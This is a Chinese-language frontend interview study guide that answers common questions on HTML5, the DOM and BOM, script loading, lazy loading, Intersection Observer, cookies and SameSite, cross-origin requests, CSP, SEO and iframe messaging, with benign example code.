HTML
创建带有 ID 属性的 DOM 元素的副作用有?
会创建同名的全局变量


HTML5 有什么新特性?删除了哪些属性?
新增了一些元素,如:
画布元素
<canvas>及相关 API;多媒体元素
audio,video,以及source定义资源,embed定义嵌入的内容,track规定外部文本轨道表单元素
datalist,keygen,output等,input 增加了一些属性如 type=email/url/date 等增加了一些语义化标签:
article、aside、footer、header、nav、progress、section等标签提供一些新的如地理定位 Geolocation API、拖拽释放 API 等
支持本地化存储,如 localstorage 以及 sessionstorage
引入了如 web worker、websocket 等新特性,以及对 CSS3 的支持。
移除了一些元素,如:
big、center、dir、font、s等等,将一些跟样式相关的标签功能还给 css。
怎样理解 HTML 语义化?
语义化顾名思义就是标签元素可以更加直观的表达页面的内容,有利于浏览器,搜索引擎等对页面的理解,也有利于内容的 SEO,便于更好的理解网站内容。
比如一些盲人可以通过阅读机,从语义化的标签中获得更便捷的功能体验。
新增的语义化标签如:
header footer aside section nav article video audio...
title 和 alt 有什么区别?
简单来理解,当设置 title 属性后,鼠标移到对应的元素上会出现 title 内容。
而 alt 一般设置在 img、area、input 元素上,当内容无法显示时,会显示 alt 上的内容。如图片加载不出来,会显示出来 alt 的文字。
从含义上讲,alt 用来定义元素加载失败时的替换文本,而 title 是元素的提示文本。
DOCTYPE是什么?HTM5 和 HTML4 有什么区别?
DOCTYPE主要用在 HTML 的开头,是 Document Type Declaration 的缩写,用来告诉浏览器用什么规范标准来解析 HTML 文档,同时也会影响浏览器的渲染模式。
它前面的感叹号用来表示这个不是一个 html 标签,也不需要关闭标签。
它的语法格式是:
<!DOCTYPE 顶级元素(如html) 可用性 "注册//组织//类型 标签 版本 类型定义//语言" "url"
如在 HTML4 及之前的版本中,文档类型的声明就是:<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
其中最后的 url 会执行 DTD 文件。
而 HTML5 版本只需要<!DOCTYPE html>,不需要后面的标准和地址,是因为 HTML5 不是基于 SGML (Standard Generalized Markup Language 标准通用标记语言),因此不再依赖 DTD 文件,所以声明更简单。
什么是 DTD?
DTD 是文档类型定义(Document Type Definition: DTD)的缩写,实际上就是一套关于标记符的语法规则,包含了对文档中元素的定义,哪些标签有哪些属性可用等等。
在 HTML 中,文档类型声明是必要的。在所有文档的头部,你都将会看到“<!DOCTYPE html>”序言。这个声明的目的是防止浏览器在渲染文档时,切换到我们称为“怪异模式”的渲染模式。“<!DOCTYPE html>”确保浏览器按照最佳的相关规范进行渲染,而不是使用一个不符合规范的渲染模式。
什么是文档的标准模式和怪异模式?
首先,如果想知道文档现在是什么模式,可以通过document.compatMode获得。
- 如果文档处于怪异模式,则为“
BackCompat”。 - 如果文档处于无怪异模式(也称为“标准模式”)或有限怪异模式(也称为“接近标准模式”)下,则为“
CSS1Compat”。
怪异模式:在怪异模式下,浏览器会根据旧的 HTML 解析算法来解析文档,尽量模拟旧版本浏览器的行为。在怪异模式下,浏览器会宽松的解析 HTML,允许一些不严谨的写法。
怪异模式下浏览器可能会使用不同的盒模型解析 CSS,导致如 IE 盒模型的解析差异。也可能会导致一些默认样式的不同,以及一些选择器的匹配结果不同等。
严格模式:这个是根据浏览器最新的 HTML 规范和 CSS 规范来解析和渲染文档。浏览器会更严格的遵循规范标准,提供更一致和可预测的结果。
严格模式也具有更好的错误检查,提供更好的标准支持来保证渲染的一致性,减少浏览器之间的差异。
常见的 meta 标签有哪些?
HTML <meta> 元素表示那些不能由其他 HTML 元相关(meta-related)元素表示的元数据信息。如:base、link、script、style 或 title。
<meta> 元素定义的元数据的类型包括以下几种:
- 如果设置了
name属性,<meta>元素提供的是文档级别(document-level)的元数据,应用于整个页面。 - 如果设置了
http-equiv属性,<meta>元素则是编译指令,提供的信息与类似命名的 HTTP 头部相同。 - 如果设置了
charset属性,<meta>元素是一个字符集声明,告诉文档使用哪种字符编码。 - 如果设置了
itemprop属性,<meta>元素提供用户定义的元数据。
name
name 和 content 属性可以一起使用,以 名 - 值对的方式给文档提供元数据,其中 name 作为元数据的名称,content 作为元数据的值。
常见的 name 值有:
<meta name="viewport" content="属性值">: 用于控制移动设备上网页的视口(可见区域),常用属性值包括width=device-width(宽度等于设备宽度)、initial-scale(初始缩放比例)、user-scalable(是否允许用户缩放)等。<meta name="keywords" content="关键词1, 关键词2, ...">: 用于指定网页的关键词,用于描述网页内容的主题或关键特征。<meta name="description" content="网页描述">: 用于提供网页的描述,通常在搜索引擎结果中显示,帮助用户了解网页的内容。<meta name="author" content="作者名称">: 用于指定网页的作者。<meta name="robots" content="指令">: 用于指定搜索引擎爬虫对网页的处理方式,包括index(允许索引)、noindex(禁止索引)、follow(允许跟踪链接)、nofollow(禁止跟踪链接)等。<meta name="format-detection" content="属性值">: 用于控制移动设备上的自动识别和格式化,常用属性值包括telephone=no(禁止识别电话号码)、email=no(禁止识别电子邮件地址)等。
charset
该属性声明了文档的字符编码。如果存在该属性,则其值必须是字符串 "utf-8" 的不区分 ASCII 大小写的匹配,因为 UTF-8 是 HTML5 文档的唯一有效编码。声明字符编码的 <meta> 元素必须完全位于文档的前 1024 个字节内。如
<meta charset="字符集">: 用于指定网页的字符集编码,常用的字符集包括 UTF-8、ISO-8859-1 等。
http-equiv
属性定义了一个编译指示指令。这个属性叫做 http-equiv(alent) 是因为所有允许的值都是特定 HTTP 标头的名称。如
<meta http-equiv="refresh" content="秒数;url=目标URL">: 用于设置网页自动刷新,可以指定刷新的时间间隔和目标 URL。
BOM 和 DOM 有什么区别?分别有哪些 API?
BOM(Browser Object Model) 是指浏览器对象模型,是指由浏览器提供的一组对象,主要用来与浏览器进行交互。BOM 主要包含以下几部分:
- window 对象。代表浏览器窗口和对象。其他的对象都是挂载 window 对象上。

- navigator 对象。提供浏览器的信息,如浏览器的版本,浏览器名称,操作系统信息等等。

- screen 对象。提供关于用户屏幕的信息,如分辨率、颜色深度等

- location 对象。提供当前 url 的信息,并提供一些 api 来控制浏览器的重新加载等。

- history 对象。提供浏览器的历史记录,可以用来用户在浏览器历史中前进或者后退

DOM (Document Object Model)是文档对象模型,是由 HTML 或者 XML 提供的编程接口。它将文档表示为一个节点树,每个节点都是文档的一部分,并提供了对节点的访问。通过 DOM 可以访问和操作文档。DOM 是 W3C 标准,所有现在浏览器都支持它。DOM 主要包含以下几部分:
- document 对象。代表整个 HTML 文档,是 DOM 的根节点。
- 元素节点。代表文档中的元素,如
div等 - 属性节点。代表元素的属性,如
id等 - 文本节点。代表元素或者属性中的文本内容
总的来说,BOM 是浏览器提供的与浏览器进行交互的对象模型,而 DOM 是用来与 HTML 文档进行交互的对象模型。
src 和 href 的区别
两个属性都用来指向资源的位置或者链接。两者不同指出在于:
src 一般用来引用外部资源,如图片或者脚本的内容。适用于如<script>、<img>、<iframe>、<audio>、<video>等标签。
src 指定的资源是页面的一部分,浏览器会下载并解析这些资源,并将其内容嵌入到页面上。如果 src 引入的资源无法加载,则会导致标签显示错误或者不显示内容。
而 href 通用常用来指定链接到外部资源的 URL 地址,如样式表文件,文档等等。它适用于<a>、<link>、<base>等标签。
href指定的资源是与当前页面关联的独立资源,浏览器会根据href属性加载并显示它们。当用户点击带有href属性的链接时,浏览器会导航到指定的 URL。
所以,总的来说:
- src 是要嵌入到页面的资源,而 href 是链接到外部的资源地址
- src 指定的资源是页面的一部分,href 是与页面相关但是是独立的一部分
- src 指定的资源会导致浏览器下载并解析,而 href 会导航到对应的地址
- src 代表网站一部分,没有的话会对网站使用造成影响。href 代表网站附属资源,没有不会对网站核心逻辑造成影响。
script标签中的 defer 和 async 有什么区别?
这两个属性都是用来异步下载 script 标签指定的脚本。区别在于:
defer 属性:浏览器遇到 script 的 defer 属性时,会继续解析文档,并同时开始异步下载脚本。当脚本下载完成后,会在文档解析完成,但在DOMContentLoaded事件触发之前,按照 defer 触发的顺序执行。它比较适用于那些不需要立即执行,但是需要文档解析完成后再执行的脚本。它不会阻止文档的解析和呈现,并且会在他们在文档中的顺序,在文档解析完成后按照顺序再执行。因此,它在文档中的顺序并不是特别重要,放到 head 标签或者 body 后面的位置都无所谓。
async 属性:浏览器遇到 script 的 async 属性时,会开始异步下载脚本,并且在脚本下载完成后,立马执行脚本。异步下载脚本时不会影响文档的解析渲染,但是当脚本下载完成后会立即执行。执行时会阻塞浏览器的渲染。它比较适用于相对独立的脚本,无需要整与其他脚本之间的相对顺序和依赖关系。

其中蓝色代表 js 脚本网络加载时间,红色代表 js 脚本执行时间,绿色代表 html 解析。
总结一下,defer 和 async 都会使脚本开始异步下载,并且不会阻塞 html 的解析渲染。但是区别在于脚本下载完成后,defer 会在整个文档解析后按照顺序执行,而 async 会下载完成后立马执行。
补充一张图片:

行内元素和块级元素分别有哪些?
行内元素就是表示在 HTML 中默认以行内方式显示,不会独占一行的元素。行内元素会根据内容自动换行。常见的行内元素有<span>、<a>、<strong>、<em>、<img>等。
块级元素表示在 HTML 中默认以块级方式显示,默认独占一行的元素。每个块级元素都会从新的一行开始显示,并在前后会添加适当的空白。常见的块级元素有<div>、<p>、<h1>-<h6>、<ul>、<li>等。
图片懒加载有哪些方法?
核心点:图片出现在窗口时再加载图片。
- Intersection Observer API
const observer = new IntersectionObserver((changes) => {
    // changes: 目标元素集合
    changes.forEach((change) => {
        // intersectionRatio
        if (change.isIntersecting) {
            const img = change.target;
            img.src = img.dataset.src;
            observer.unobserve(img);
        }
    });
});

observer.observe(img);
- 位置计算+滚动事件监听 scroll
分清楚clientTop,offsetTop,clientHeight 以及 scrollTop
Element.getBoundingClientRect()
// clientHeight 代表当前视口的高度
img.getBoundingClientRect().top < document.documentElement.clientHeight;
- 图片元素上新增的 loading 属性
HTMLImageElement 的 loading 属性为一个字符串,它的值会提示 用户代理 告诉浏览器不在可视视口内的图片该如何加载。这样一来,通过推迟图片加载仅让其在需要的时候加载而非页面初始载入时立刻加载,优化了页面的载入。
<img src="shanyue.jpg" loading="lazy" />
//loading:eager/lazy
如何使用Element.getBoundingClientRect()?
Element.getBoundingClientRect() 方法返回一个 DOMRect 对象,其提供了元素的大小及其相对于视口的位置。
返回值是一个 DOMRect 对象,是包含整个元素的最小矩形(包括 padding 和 border-width)。该对象使用 left、top、right、bottom、x、y、width 和 height 这几个以像素为单位的只读属性描述整个矩形的位置和大小。除了 width 和 height 以外的属性是相对于视图窗口的左上角来计算的。


什么是 Intersection Observer API?有什么作用?如何使用?
Intersection Observer API 是一种用于监视元素与其祖先元素或顶级文档视窗(viewport)交叉情况的浏览器 API。它提供了一种异步观察目标元素与祖先元素或视窗交叉状态的方法,从而可以实现一些基于交叉情况的操作,如懒加载图片、无限滚动加载等。
主要作用:
- 懒加载:延迟加载页面中的图片或其他资源,以提高性能和加载速度。
- 无限滚动:当页面滚动到底部时自动加载更多内容。
- 元素可见性监测:监测元素是否在视口中可见,根据可见性执行相应的操作。
- 滚动效果:根据元素的进入和离开视口来触发滚动效果等。
如何使用 Intersection Observer API:
创建一个 Intersection Observer 实例:
let observer = new IntersectionObserver(callback, options);定义观察的目标元素和回调函数:
callback是一个回调函数,当观察的元素进入或离开视口时会被调用。options是一个配置对象,用于指定观察条件,如阈值、根元素等。
观察目标元素:
observer.observe(targetElement);回调函数处理:
let callback = (entries, observer) => {
    entries.forEach((entry) => {
        // 处理进入或离开视口的情况
        if (entry.isIntersecting) {
            // 元素进入视口
        } else {
            // 元素离开视口
        }
    });
};
示例代码:
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Intersection Observer API</title>
    <style>
        .container {
            border: 2px solid #333;
        }

        .container div {
            width: 200px;
            height: 500px;
            border: 1px solid #999;
        }
    </style>

</head>

<body>
    <div class="container">
        <div class="item1">1</div>
        <div class="item2">2</div>
        <div class="item3">3</div>
        <div class="item4">4</div>
        <div class="item5">5</div>
    </div>
    <script>
        let observer = new IntersectionObserver((entries, observer) => {
            entries.forEach(entry => {
                // 每个条目描述一个目标元素观测点的交叉变化:
                //   entry.boundingClientRect
                //   entry.intersectionRatio
                //   entry.intersectionRect
                //   entry.isIntersecting
                //   entry.rootBounds
                //   entry.target
                //   entry.time
                if (entry.isIntersecting) {
                    // 目标元素进入视口
                    console.log('Element is intersecting', entry.target);
                } else {
                    // 目标元素离开视口
                    console.log('Element is not intersecting', entry.target);
                }
            });
        }, { root: null, rootMargin: '0px', threshold: 1 });

        let target = document.querySelector(".item3");

        observer.observe(target);

    </script>
</body>

</html>
通过 Intersection Observer API,可以实现更高效、更精确地监测元素的可见性,从而实现一些视觉上的交互效果和性能优化。
注意:
第一个参数 callback 回调函数有 2 个,回调接收 IntersectionObserverEntry 对象和观察器的列表:
// 每个条目描述一个目标元素观测点的交叉变化:
//   entry.boundingClientRect
//   entry.intersectionRatio
//   entry.intersectionRect
//   entry.isIntersecting
//   entry.rootBounds
//   entry.target
//   entry.time
第二个参数 options 对象参数有:
- root:用作视口的元素,用于检查目标的可见性。必须是目标的祖先。如果未指定或为
null,则默认为浏览器视口。 - rootMargin:根周围的边距。其值可以类似于 CSS margin 属性,例如 "10px 20px 30px 40px"(上、右、下、左)。这些值可以是百分比。在计算交叉点之前,这组值用于增大或缩小根元素边框的每一侧。默认值为全零。
- threshold:一个数字或一个数字数组,表示目标可见度达到多少百分比时,观察器的回调就应该执行。如果只想在能见度超过 50% 时检测,可以使用 0.5 的值。如果希望每次能见度超过 25% 时都执行回调,则需要指定数组 [0, 0.25, 0.5, 0.75, 1]。默认值为 0(这意味着只要有一个像素可见,回调就会运行)。值为 1.0 意味着在每个像素都可见之前,阈值不会被认为已通过。


JS 中的各种宽高距离都是什么意思?
作用在 DOM 上的:
1. offsetWidth / offsetHeight(不包括外边距)
offsetWidth:返回元素的宽度(content+padding+border) offsetHeight:返回元素的高度(content+padding+border)

2.offsetTop / offsetLeft(相对于父级的偏移量)
说到这对属性就需要说下 offsetParent,所谓 offsetParent 指的是当前元素的离自己最近的具有定位的(position:absolute 或者 position:relative)父级元素(不仅仅指的是直接父级元素,只要是它的父元素都可以),该父级元素就是当前元素的 offsetParent,如果从该元素向上寻找,找不到这样一个父级元素,那么当前元素的 offsetParent 就是 body 元素。而 offsetLeft 和 offsetTop 指的是当前元素,相对于其 offsetParent 左边距离和上边距离,即当前元素的 border 到包含它的 offsetParent 的 border 的距离
offsetTop:返回元素上边框到有定位父级元素的上边框的距离。(如果找不到有定位的父级,那么距离就是它的上边框到 body 的距离。)
offsetLeft:返回元素左边框到有定位父级元素的左边框的距离。(如果找不到有定位的父级,那么距离就是它的左边框到 body 的距离。)
下图演示的的是没有定位父级的情况:(如果外层盒子给一个定位,那么这里的 offsetTop/offsetLeft 都是 0px)

3. clientWidth / clientHeight(不包括边框和外边距)
client 客户端大小:当前元素内容和内边距占据空间的大小,不包括边框。
clientWidth:返回元素的宽度(content+padding)
clientHeight:返回元素的高度(content+padding)

// 获取当前页面(客户端)的宽高
console.log(document.documentElement.clientWidth);
console.log(document.documentElement.clientHeight);
4. clientTop / clientLeft(就是边框大小)
clientTop:返回元素上边框大小
clientLeft:返回元素左边框大小
5. scrollWidth / scrollHeight(不包括边框和外边距)
scrollWidth:返回元素的总宽度,包含由于溢出而无法在网页上显示的不可见部分。
scrollHeight:返回元素的总高度,包含由于溢出而无法在网页上显示的不可见部分。
(如果没有溢出,那么和 clientWidth/clientHeight 情况相同。)
6. scrollTop / scrollLeft 可读可写!
scrollTop:元素被卷起的高度。 scrollLeft:元素被卷起的宽度。
- 一个方法
scrollTo() 方法可把窗口内容滚动到指定的坐标。
scrollTo(xpos,ypos)
鼠标事件中常用高度宽度:
| 属性 | 说明 |
|---|---|
| clientX | 以浏览器左上角为原点,定位 x 轴坐标 |
| clientY | 以浏览器左上角为原点,定位 y 轴坐标 |
| offsetX | 以当前事件的目标对象左上角为原点,定位 x 轴坐标 |
| offsetY | 以当前事件的目标对象左上角为原点,定位 y 轴坐标 |
| pageX | 以 Document 对象(即文本窗口)左上角为原点,定位 x 轴坐标 |
| pageY | 以 Document 对象(即文本窗口)左上角为原点,定位 y 轴坐标 |
| screenX | 电脑屏幕左上角为原点,定位 x 轴坐标 |
| screenY | 电脑屏幕左上角为原点,定位 y 轴坐标 |
| layerX | 最近的绝对定位的父元素(没有的话就位 Document 对象)左上角为原点,定位 x 轴坐标 |
| layerY | 最近的绝对定位的父元素(没有的话就位 Document 对象)左上角为原点,定位 y 轴坐标 |
各属性对整个屏幕以及整个网页的关系 
- clientX 和 clientY 是点击位置与可视区距离的宽高
- pageX 和 pageY 是点击位置与整个页面距离的宽高
- scrollLeft 和 scrollTop 是当前可视区的左边框和顶部边框距离页面左侧和顶部的距离(可理解为滚动距离)
- offsetX 和 offsetY 是你所点击的位置距离点击元素的左侧和顶部的距离
作用在 windows 上的:
Window.scrollX:返回文档/页面水平方向滚动的像素值。
Window.scrollY:返回文档在垂直方向已滚动的像素值。
Window.screenX:返回浏览器左边界到操作系统桌面左边界的水平距离。
Window.screenY:返回浏览器顶部距离系统桌面顶部的垂直距离。
Window.screenTop:从用户浏览器的上边界到屏幕最顶端。
Window.screenLeft:返回浏览器左边框到左边屏幕边缘的 CSS 像素数
window.screen:

Window.outerWidth:获取浏览器窗口外部的宽度。表示整个浏览器窗口的宽度,包括侧边栏(如果存在)、窗口镶边(window chrome)和调正窗口大小的边框(window resizing borders/handles)。
Window.outerHeight:返回整个浏览器窗口的高度(以像素为单位),包括侧边栏(如果存在)、窗口镶边(window chrome)和窗口调正边框(window resizing border/handle)。
Window.innerWidth:返回以像素为单位的窗口的内部宽度。如果垂直滚动条存在,则这个属性将包括它的宽度。
Window.innerHeight:浏览器窗口的视口(viewport)高度(以像素为单位);如果有水平滚动条,也包括滚动条高度。

HTML 中 event 对象的 target 和 currentTarget 有什么区别?
target:
target属性是事件的目标元素,即触发事件的元素。- 当事件在嵌套的元素上触发时,
target指向最内部(原始)元素,即实际触发事件的元素。 - 例如,如果点击了一个按钮,
target将会是这个按钮元素。
currentTarget:
currentTarget属性是事件处理程序(监听器)所绑定的元素,即事件的当前目标元素。- 它指向绑定事件处理程序的元素,即事件冒泡到该元素时触发监听器。
- 通常情况下,
currentTarget是在事件处理程序中显式指定的元素。
<div id="outer">
    <div id="inner">
        <button id="btn">Click me</button>
    </div>
</div>

<script>
    document.getElementById("outer").addEventListener("click", function (event) {
        console.log("target:", event.target.id); // 输出触发事件的元素的id
        console.log("currentTarget:", event.currentTarget.id); // 输出绑定事件处理程序的元素的id
    });
</script>
如果点击按钮(<button> 元素),event.target 将是按钮元素,而 event.currentTarget 将是最外层绑定事件的 <div> 元素。
target 表示触发事件的元素,而 currentTarget 表示绑定事件处理程序的元素。

如何设置一个 cookie
旧方式 document.cookie = "a=3";
也可以使用新的 API cookieStore.set("a", 3);
什么是 CookieStore?有哪些方法?
Cookie Store API 的 CookieStore 接口提供了在页面或 Service Worker 中异步设置和获取 cookies 的方法
CookieStore 通过 Window 或 ServiceWorkerGlobalScope 上下文的全局范围内的属性进行访问。因此,不存在构造函数。
CookieStore.delete() delete() 方法通过 name 或 options 对象删除 cookie,返回一个删除完成后兑现的 Promise。
CookieStore.get() get() 方法获通过 name 或 options 对象获取一个 cookie,返回一个兑现为 cookie 详细信息的 Promise。
CookieStore.getAll() getAll() 方法获取所有匹配的 cookie,返回一个兑现为 cookie 列表的 Promise。
CookieStore.set() set() 方法通过给定的 name 和 value 或 options 对象设置 cookie,返回一个设置成功后兑现的 Promise。
set(name, value)//key-value设置
set(options)
//domain 可选:记录 cookie 域名的字符串。默认为 null。
//expires 可选 Unix 时间戳(以毫秒为单位表示),记录 cookie 的到期日期。默认为 null。
//name 记录 cookie 名称的字符串。
// value cookie 的值的字符串。
// partitioned 可选 一个布尔值,表示 cookie 是否是分区 cookie(true)或(false)。更多信息请参阅 具有独立分区状态的 Cookie(CHIPS)。
// path 可选  记录 cookie 路径的字符串。默认为 /。
// sameSite 可选以下 SameSite 的值之一: "strict"  "lax" "none"
const day = 24 * 60 * 60 * 1000;

cookieStore
    .set({
        name: "cookie1",
        value: "cookie1-value",
        expires: Date.now() + day,
        domain: "example.com",
    })
    .then(
        () => {
            console.log("成功了!");
        },
        (reason) => {
            console.error("设置失败:", reason);
        }
    );
如何删除一个 cookie
通过把该 cookie 的过期时间改为过去时即可删除成功,具体操作的话可以通过操作两个字段来完成
max-age: 将要过期的最大秒数,设置为-1即可删除expires: 将要过期的绝对时间,存储到cookies中需要通过date.toUTCString()处理,设置为过期时间即可删除
// max-age 设置为 -1 即可成功
document.cookie = "a=3; max-age=-1";
也可以使用最新关于 cookie 操作的 API:
CookieStore API 其中的 cookieStore.delete(name) 删除某个 cookie
SameSite Cookie 有哪些值,是如何预防 CSRF 攻击的
- None: 任何情况下都会向第三方网站请求发送 Cookie
- Lax: 只有导航到第三方网站的 Get 链接会发送 Cookie,跨域的图片、iframe、form 表单都不会发送 Cookie
- Strict: 任何情况下都不会向第三方网站请求发送 Cookie
目前,主流浏览器 Same-Site 的默认值为 Lax,而在以前是 None,将会预防大部分 CSRF 攻击,如果需要手动指定 Same-Site 为 None,需要指定 Cookie 属性 Secure,即在 https 下发送
input 中监听值的变化是在监听什么事件
oninput 实时触发,onchange 失去焦点时触发
什么是跨域,如何解决跨域问题
协议,域名,端口,三者有一不一样,就是跨域
- JSONP(JSON with Padding):
- 利用
<script>标签没有跨域限制的特性,通过动态创建<script>标签来实现跨域请求。 - 服务器返回的数据需要包裹在回调函数中,前端通过指定回调函数名的方式接收数据。
- 利用
- CORS(Cross-Origin Resource Sharing):
- 服务器设置响应头中的
Access-Control-Allow-Origin,允许指定的源访问资源。 - 可以通过设置
Access-Control-Allow-Methods、Access-Control-Allow-Headers等来控制跨域请求的细节。
- 服务器设置响应头中的
- 代理服务器:
- 前端请求发送到同源服务器,同源服务器再转发请求到目标服务器,然后将响应返回给前端。
- 这种方法需要在同源服务器上设置代理服务器。
- iframe + window.postMessage:
- 使用
<iframe>加载目标页面,通过postMessage方法进行跨窗口通信。
- 使用
HTML5 的离线存储如何使用?工作原理是什么?
HTML5 提供了一种离线存储数据的机制,称为 Web 存储 API,其中包括了 Web Storage 和 Cache API。
使用 Web 存储 API 进行离线存储:
Local Storage:
- 使用
localStorage对象进行永久性的本地存储,数据在浏览器关闭后仍然存在。 - 通过
localStorage.setItem(key, value)存储数据,localStorage.getItem(key)获取数据,localStorage.removeItem(key)删除数据等方法操作数据。
- 使用
Session Storage:
- 使用
sessionStorage对象进行会话级别的本地存储,数据在当前会话结束后被清除。 - 与
localStorage类似,但数据只在当前会话中有效。
- 使用
工作原理:
- 本地存储 是在客户端浏览器中将数据存储在本地的一种机制,允许网页在没有网络连接的情况下访问数据。
- 当网页首次加载时,可以将所需数据缓存到本地存储中。
- 当用户再次访问网页时,页面可以从本地存储中读取数据,而不必再次请求服务器。
- 这样可以提高页面加载速度,减少服务器负载,同时提供了离线访问的功能。
示例代码:
// 存储数据到 localStorage
localStorage.setItem("username", "John");

// 从 localStorage 获取数据
let username = localStorage.getItem("username");
console.log(username); // 输出 'John'

// 删除数据
localStorage.removeItem("username");
通过使用 Web 存储 API,可以在客户端实现数据的本地存储和访问,提高页面性能和用户体验。需要注意的是,由于存储在本地的数据是明文的,所以不应该将敏感数据存储在本地存储中。
首屏和白屏时间如何计算?
在 Web 开发中,首屏时间(First Contentful Paint) 和 白屏时间(白屏时间) 是两个重要的性能指标,用于衡量页面加载的速度和用户体验。
白屏时间: window.performance.timing.domLoading - window.performance.timing.navigationStart
首屏时间: window.performance.timing.domInteractive - window.performace.timing.navigationStart
首屏时间(First Contentful Paint):
- 定义:首屏时间是指从页面开始加载到页面上第一次出现内容的时间间隔,即用户看到页面上有内容出现的时间点。
- 计算方法:首屏时间可以通过浏览器开发者工具的性能面板或使用性能监控工具(如 Lighthouse)来测量。
- 优化建议:减少页面的加载时间,减少不必要的资源请求,优化关键资源的加载顺序,尽快将内容展示给用户。
白屏时间:
- 定义:白屏时间是指从用户访问页面到页面开始展示内容之间的时间间隔,即用户看到空白页面的时间。
- 计算方法:白屏时间可以通过浏览器开发者工具的网络面板或使用性能监控工具来测量。
- 优化建议:减少页面的重要资源(如 CSS 和 JavaScript 文件)的大小,优化这些资源的加载顺序,尽快将关键资源发送给用户。
如何计算:
- 首屏时间:在开发者工具的性能面板中,查找时间轴中的首个 Contentful Paint 事件,该事件的时间戳即为首屏时间。
- 白屏时间:在网络面板中查找页面首次请求的时间戳,即为白屏时间。
总结:
- 首屏时间和白屏时间是评估页面加载性能的重要指标,可以帮助开发者了解页面加载的速度和用户体验。
- 通过优化页面的关键资源加载顺序、减少资源大小、减少不必要的请求等方式,可以改善首屏时间和白屏时间,提升用户体验。
CSP(Content Security Policy) 是干什么用的
CSP 的实质就是白名单制度,开发者明确告诉客户端,哪些外部资源可以加载和执行,等同于提供白名单。它的实现和执行全部由浏览器完成,开发者只需提供配置。
两种方法可以启用 CSP。一种是通过 HTTP 头信息的Content-Security-Policy的字段。

另一种是通过网页的<meta>标签。
<meta
    http-equiv="Content-Security-Policy"
    content="script-src 'self'; object-src 'none'; style-src cdn.example.org third-party.org; child-src https:"
/>
以下选项限制各类资源的加载。
script-src:外部脚本style-src:样式表img-src:图像media-src:媒体文件(音频和视频)font-src:字体文件object-src:插件(比如 Flash)child-src:框架frame-ancestors:嵌入的外部资源(比如<frame>、<iframe>、<embed>和<applet>)connect-src:HTTP 连接(通过 XHR、WebSockets、EventSource 等)worker-src:worker脚本manifest-src:manifest 文件
HTML 如何做 SEO?
标签语义化
meta 标签明确 title、keywords、description 等内容
<title>你的网页标题 - 描述关键词</title>
<meta name="description" content="这是你网页的简要描述,包含相关关键词。" />
- 优化 URL 结构,方便搜索引擎理解
<a href="https://example.com/keyword-description">链接文字</a>
- 图片增加 alt 内容描述图片
<img src="描述性文件名.jpg" alt="图片描述" />
优化页面和图片等加载速度
通过内部链接将相关页面连接起来,有助于搜索引擎爬虫更好地索引你的站点,也有助于用户导航。
<a href="相关页面.html">相关页面</a>创建并提交站点地图
iframe 有哪些缺点?iframe 内如何获取外部窗口?如何和父窗口通信?
<iframe>(内联框架)是 HTML 中的一个元素,用于在当前页面中嵌入其他 HTML 文档或外部网页。它提供了一种将其他文档或网页嵌入到当前页面中的方式,允许在一个页面中显示来自不同源的内容。
主要的作用包括:
- 嵌入其他网页或文档:
<iframe>允许在当前页面中嵌入其他网页或文档,以展示外部内容,如嵌入地图、视频、广告等。 - 分割页面:
<iframe>可以将页面分割为多个独立的区域,每个区域加载不同的文档或网页,实现复杂的布局或多窗口效果。 - 加载第三方内容:
<iframe>可以用于加载来自不同域的内容,如社交媒体的插件、外部应用程序等。
优点:
- 灵活性:
<iframe>允许将其他网页或文档嵌入到当前页面中,增加了页面的灵活性和功能扩展性。 - 分离内容: 使用
<iframe>可以将不同的内容分离开来,实现模块化的开发和管理。 - 跨域加载:
<iframe>可以加载来自不同域的内容,允许在一个页面中集成第三方服务或应用。
缺点:
- 性能开销: 每个
<iframe>都需要加载独立的文档或网页,这可能增加页面的加载时间和网络请求的数量,对性能产生一定的影响。 - 导航问题: 当嵌入的文档或网页具有自己的导航和链接时,用户可能在
<iframe>中进行导航而不是整个页面的导航,导致用户体验的混乱。 - 安全性问题:
<iframe>可以加载来自不同域的内容,可能存在安全隐患,如跨站脚本攻击(XSS)和点击劫持等。 - SEO:搜索引擎可能无法很好地处理 iframe 内容,影响页面的搜索引擎优化
- 响应式设计:iframe 中的内容难以适应父页面的响应式设计。
在 iframe 内获取外部窗口:
- 通过
window.parent属性可以访问父窗口的window对象。 - 例如,在 iframe 中可以使用
window.parent.document来访问父窗口的文档对象。
父窗口发送消息到子窗口:
父页面可以通过 contentWindow.postMessage() 方法向子页面发送消息。
父页面发送消息:
使用 postMessage 方法将消息发送到指定的窗口(iframe)。
// 父页面发送消息到 iframe
var iframe = document.getElementById("myIframe");
iframe.contentWindow.postMessage("发送给iframe页面内的消息", "*");
Iframe 内接收消息:
在接收消息的一方,使用 message 事件监听并处理消息。
// 在 iframe 中接收消息
window.addEventListener("message", function (event) {
    // 一定要检查消息来源,确保安全,出事了咱可不管埋
    if (event.origin !== "http://allow-origin.com") return;

    console.log("Received message:", event.data);
});
子窗口向父窗口发送消息:
子页面可以通过 parent.postMessage() 方法向父页面发送消息。
在一个嵌套的页面中,window 对象表示当前页面,而 window.parent 则表示包含当前页面 (iframe)的父页面。通过 window.parent,iframe 可以访问父页面的属性、方法和对象,并且可以在子页面中向父页面发送消息、调用父页面的函数等。
iframe 内发送消息:
使用 postMessage 方法将消息发送到指定的窗口(父窗口)。
// iframe发送消息到 父页面
window.parent.postMessage("发送给父页面的消息", "*");
父页面接收消息:
在接收消息的一方,使用 message 事件监听并处理消息。
// 在 父页面 中接收消息
window.addEventListener("message", function (event) {
    // 一定要检查消息来源,确保安全,出事了咱可不管埋
    if (event.origin !== "http://allow-origin.com") return;

    console.log("Received message:", event.data);
});
渐进增强和优雅降级的理解和区别
渐进增强:针对低版本浏览器进行构建页面,保证最基本的功能,然后再针对高级浏览器进行效果、交互等改进和追加功能达到更好的用户体验。
优雅降级:一开始就构建完整的功能,然后再针对低版本浏览器进行兼容。
什么是 shadow DOM?
顾名思义,shadow dom 直译的话就是影子 dom,但我更愿把它理解为 DOM 中的 DOM。因为他能够为 Web 组件中的 DOM 和 CSS 提供了封装,实际上是在浏览器渲染文档的时候会给指定的 DOM 结构插入编写好的 DOM 元素,但是插入的 Shadow DOM 会与主文档的 DOM 保持分离,也就是说 Shadow DOM 不存在于主 DOM 树上。
并且Shadow DOM 封装出来的 DOM 元素是独立的,外部的配置不会影响到内部,内部的配置也不会影响外部。
shadow dom 结构
